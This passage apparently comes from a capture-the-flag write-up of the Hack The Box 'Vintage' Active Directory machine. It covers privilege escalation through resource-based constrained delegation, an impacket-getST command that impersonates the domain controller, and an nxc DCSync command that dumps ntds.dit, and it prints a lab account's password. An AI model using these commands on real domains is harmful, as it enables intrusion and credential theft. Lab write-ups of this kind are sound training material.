

c.neri_admUncr4ck4bl3P4ssW0rd0312Now this got way more interesting:
Privilege Escalation
Resource Based Constraint Delegation (RBCD)
It appears I’m already part of the Delegatedadmins group, and I can abuse the AllowedToAct attribute.
In order to succeed though we’ll need to add the FS01$ machine account to the Delegatedadmins group using our GenericWrite privileges and request a new ticket on their behalf.

Next up we’ll request the ST to impersonate DC01$ with:
impacket-getST -spn 'cifs/DC01.vintage.htb' -impersonate 'DC01$' 'vintage.htb'/'FS01$' -dc-ip DC01.vintage.htb -k -no-pass
DCSync
Now that we have a valid ticket as the DC01$ machine account we can DCSync the domain and dump the ntds.dit:
nxc smb 10.129.7.79 -k --use-kcache --ntds


While it is not possible to use the Administrator account to log in, we can use L.Bianchi_adm to get an administrative shell.